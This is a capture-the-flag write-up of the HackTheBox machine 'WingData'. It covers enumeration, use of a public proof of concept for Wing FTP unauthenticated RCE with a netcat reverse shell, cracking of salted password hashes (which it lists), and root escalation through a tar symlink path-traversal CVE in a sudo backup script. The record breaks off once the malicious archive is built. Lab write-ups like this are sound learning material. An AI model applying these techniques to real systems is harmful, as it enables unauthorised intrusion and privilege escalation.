WingData Writeup (HackTheBox Easy Machine)

Overview
WingData is an easy Linux machine from HackTheBox. It’s a beginner-friendly box with couple straight forward vulnerabilities.
We start by discovering a Wing FTP service. We find a vulnerability which leads to RCE and gain initial access. Then we find couple hashes, which we crack using default salt string. We gain SSH access with newly pwned user.
Next, we find a script over which we have elevated privilege. We identify Tar symlink overwrite vulnerability and use it to write ourselves unrestricted privileges.
Nmap scan
Starting with the Nmap scan.
┌──(root㉿kali)-[/home/kali]
└─# nmap -Pn -A 10.129.6.127 -T5
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-15 03:31 -0500
Nmap scan report for 10.129.6.127
Host is up (0.025s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 a1:fa:95:8b:d7:56:03:85:e4:45:c9:c7:1e:ba:28:3b (ECDSA)
|_  256 9c:ba:21:1a:97:2f:3a:64:73:c1:4c:1d:ce:65:7a:2f (ED25519)
80/tcp open  http    Apache httpd 2.4.66
|_http-server-header: Apache/2.4.66 (Debian)
|_http-title: Did not follow redirect to http://wingdata.htb/
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (97%), MikroTik RouterOS 7.X (97%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:6.0
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 5.0 - 5.14 (97%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (97%), Linux 2.6.32 - 3.13 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (91%), Linux 3.4 - 3.10 (91%), Linux 4.15 (91%), Linux 2.6.32 - 3.10 (91%), Linux 4.19 - 5.15 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   24.85 ms 10.10.14.1
2   25.06 ms 10.129.6.127

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.41 seconds
The Nmap scan showed 2 open ports. Port 22 for SSH and port 80 for Apache web server. Don’t forget to add “wingdata.htb” to your “/etc/hosts” file.
Web enumeration
I visited the website and found Wing Data Solutions, sharing and protecting data. The main page was not interesting at all in terms of functionality.

I ran FFuF to perform subdomain enumeration. It found “ftp.wingdata.htb” subdomain. This one can be also found by clicking “Client Portal” on the main website. Don’t forget to add it to your “/etc/hosts” file.
┌──(root㉿kali)-[/home/kali]
└─# ffuf -u 'http://wingdata.htb' -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -H 'Host: FUZZ.wingdata.htb' -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://wingdata.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
 :: Header           : Host: FUZZ.wingdata.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

ftp                     [Status: 200, Size: 678, Words: 44, Lines: 10, Duration: 58ms]

Upon visiting, we get redirected to a login page. Notice the software version disclosure, it’s running Wing FTP Server v7.4.3.
Exploiting Wing FTP RCE & gaining initial access
As every good haxor, I researched the version and found critical unauthenticated RCE vulnerability. ExploitDB provided explanation and Python PoC exploit.

This vulnerability arises from improper handling of NULL bytes in the ‘username’ parameter during login, leading to Lua code injection into session files. These maliciously crafted session files are subsequently executed when authenticated functionalities (e.g., /dir.html) are accessed, resulting in arbitrary command execution on the server with elevated privileges. (ExploitDB)
I downloaded the script, entered necessary parameters and ran it. And the command was executed successfully.
 |
| testing the exploit with “id” command |
Next, I set up my Netcat listener and reached it from the machine via the exploit.

And I got the shell as “wingftp” user.
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.191] from (UNKNOWN) [10.129.6.127] 46036
id
uid=1000(wingftp) gid=1000(wingftp) groups=1000(wingftp),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev)
Cracking salted hashes & getting user flag
I landed in WFTPserver files. I went through the individual config and XML files. Eventually, I found multiple password hashes for numerous users. The form of the hashes seemed to correspond to SHA-256 algorithm.


I tried to crack them with Hashcat, but got no luck. I moved forward and looked for different stuff, but got nowhere (like accessing strange service on port 5466), the right path was to crack those hashes.

So I researched the Wing FTP password policy. Gemini told me that admins can specify a salt string for all the hashes.
I read the official documentation for Wing FTP. The default salt seemed to be the string “WingFTP”.
 |
| default WingFTP salt string |
So I appended the salt string to all the hashes (so Hashcat recognizes it).
┌──(root㉿kali)-[/home/kali]
└─# cat hash
a8339f8e4465a9c47158394d8efe7cc45a5f361ab983844c8562bef2193bafba:WingFTP
32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP
5916c7481fa2f20bd86f4bdb900f0342359ec19a77b7e3ae118f3b5d0d3334ca:WingFTP
a70221f33a51dca76dfd46c17ab17116a97823caf40aeecfbc611cae47421b03:WingFTP
c1f14672feec3bba27231048271fcdcddeb9d75ef79f6889139aa78c9d398f10:WingFTP
And I ran Hashcat. Lucky for us, one hash got cracked.

The password belonged to user “wacky”. Now we can happily access the machine via SSH. The user flag sits in this user’s home directory.
┌──(root㉿kali)-[/home/kali]
└─# ssh wacky@wingdata.htb
wacky@wingdata.htb's password:

wacky@wingdata:~$ id
uid=1001(wacky) gid=1001(wacky) groups=1001(wacky)
wacky@wingdata:~$ ls -la
total 24
drwxrwx--- 2 wacky wacky 4096 Jan 22 04:41 .
drwxr-xr-x 3 root  root  4096 Nov  3 12:04 ..
lrwxrwxrwx 1 root  root     9 Jan 22 04:41 .bash_history -> /dev/null
-rw-r--r-- 1 wacky wacky  220 Jun  6  2025 .bash_logout
-rw-r--r-- 1 wacky wacky 3526 Jun  6  2025 .bashrc
-rw-r--r-- 1 wacky wacky  807 Jun  6  2025 .profile
-rw-r----- 1 root  wacky   33 Feb 21 05:23 user.txt
Exploiting Tar Symlink poisoning & getting root flag
As usual, I went down my priv esc checklist. I found a potential attack vector in my user’s sudo privileges. We could run certain Python script with arguments as Root.
wacky@wingdata:~$ sudo -l
Matching Defaults entries for wacky on wingdata:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User wacky may run the following commands on wingdata:
    (root) NOPASSWD: /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py *
Let’s look at the script. It was actually owned by Root. This is the script:
wacky@wingdata:~$ ls -la /opt/backup_clients/restore_backup_clients.py
-rwxr-x--- 1 root wacky 2829 Jan 12 08:37 /opt/backup_clients/restore_backup_clients.py
wacky@wingdata:~$ cat /opt/backup_clients/restore_backup_clients.py
#!/usr/bin/env python3
import tarfile
import os
import sys
import re
import argparse

BACKUP_BASE_DIR = "/opt/backup_clients/backups"
STAGING_BASE = "/opt/backup_clients/restored_backups"

def validate_backup_name(filename):
    if not re.fullmatch(r"^backup_\d+\.tar$", filename):
        return False
    client_id = filename.split('_')[1].rstrip('.tar')
    return client_id.isdigit() and client_id != "0"

def validate_restore_tag(tag):
    return bool(re.fullmatch(r"^[a-zA-Z0-9_]{1,24}$", tag))

def main():
    parser = argparse.ArgumentParser(
        description="Restore client configuration from a validated backup tarball.",
        epilog="Example: sudo %(prog)s -b backup_1001.tar -r restore_john"
    )
    parser.add_argument(
        "-b", "--backup",
        required=True,
        help="Backup filename (must be in /home/wacky/backup_clients/ and match backup_<client_id>.tar, "
             "where <client_id> is a positive integer, e.g., backup_1001.tar)"
    )
    parser.add_argument(
        "-r", "--restore-dir",
        required=True,
        help="Staging directory name for the restore operation. "
             "Must follow the format: restore_<client_user> (e.g., restore_john). "
             "Only alphanumeric characters and underscores are allowed in the <client_user> part (1–24 characters)."
    )

    args = parser.parse_args()

    if not validate_backup_name(args.backup):
        print("[!] Invalid backup name. Expected format: backup_<client_id>.tar (e.g., backup_1001.tar)", file=sys.stderr)
        sys.exit(1)

    backup_path = os.path.join(BACKUP_BASE_DIR, args.backup)
    if not os.path.isfile(backup_path):
        print(f"[!] Backup file not found: {backup_path}", file=sys.stderr)
        sys.exit(1)

    if not args.restore_dir.startswith("restore_"):
        print("[!] --restore-dir must start with 'restore_'", file=sys.stderr)
        sys.exit(1)

    tag = args.restore_dir[8:]
    if not tag:
        print("[!] --restore-dir must include a non-empty tag after 'restore_'", file=sys.stderr)
        sys.exit(1)

    if not validate_restore_tag(tag):
        print("[!] Restore tag must be 1–24 characters long and contain only letters, digits, or underscores", file=sys.stderr)
        sys.exit(1)

    staging_dir = os.path.join(STAGING_BASE, args.restore_dir)
    print(f"[+] Backup: {args.backup}")
    print(f"[+] Staging directory: {staging_dir}")

    os.makedirs(staging_dir, exist_ok=True)

    try:
        with tarfile.open(backup_path, "r") as tar:
            tar.extractall(path=staging_dir, filter="data")
        print(f"[+] Extraction completed in {staging_dir}")
    except (tarfile.TarError, OSError, Exception) as e:
        print(f"[!] Error during extraction: {e}", file=sys.stderr)
        sys.exit(2)

if __name__ == "__main__":
    main()
Firstly, I looked at the help menu. The script allowed us to restore client config from backup tarball.
wacky@wingdata:/opt/backup_clients$ sudo /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py -h
usage: restore_backup_clients.py [-h] -b BACKUP -r RESTORE_DIR

Restore client configuration from a validated backup tarball.

options:
  -h, --help            show this help message and exit
  -b BACKUP, --backup BACKUP
                        Backup filename (must be in /home/wacky/backup_clients/ and match backup_<client_id>.tar, where <client_id> is a positive integer, e.g., backup_1001.tar)
  -r RESTORE_DIR, --restore-dir RESTORE_DIR
                        Staging directory name for the restore operation. Must follow the format: restore_<client_user> (e.g., restore_john). Only alphanumeric characters and underscores are allowed in the <client_user> part (1–24 characters).

Example: sudo restore_backup_clients.py -b backup_1001.tar -r restore_john
I analysed the script with ChatGPT. It suggested Tar symlink overwrite attack.

I googled this attack to learn more about it. I found this Github repo (https://github.com/kyakei/CVE-2025-4138-poc) with PoC script that exploits known CVE vulnerability.

CVE-2025–4138 is a high-severity path traversal vulnerability in the Python programming language’s tarfile module. It allows attackers to bypass safety checks when extracting tar archives, potentially letting them write files outside the intended directory and access or modify file system content they shouldn’t be able to. (ChatGPT)
TLDR; we can setup a malicious Tar archive which would contain a symlink to sensitive file and another file with a payload. Upon extraction, the payload gets written to the linked file (script runs as Root, so we can write to any file).
So I downloaded the script and transferred it onto the target machine. Then I ran it and got my malicious Tar archive with the symlink ready.
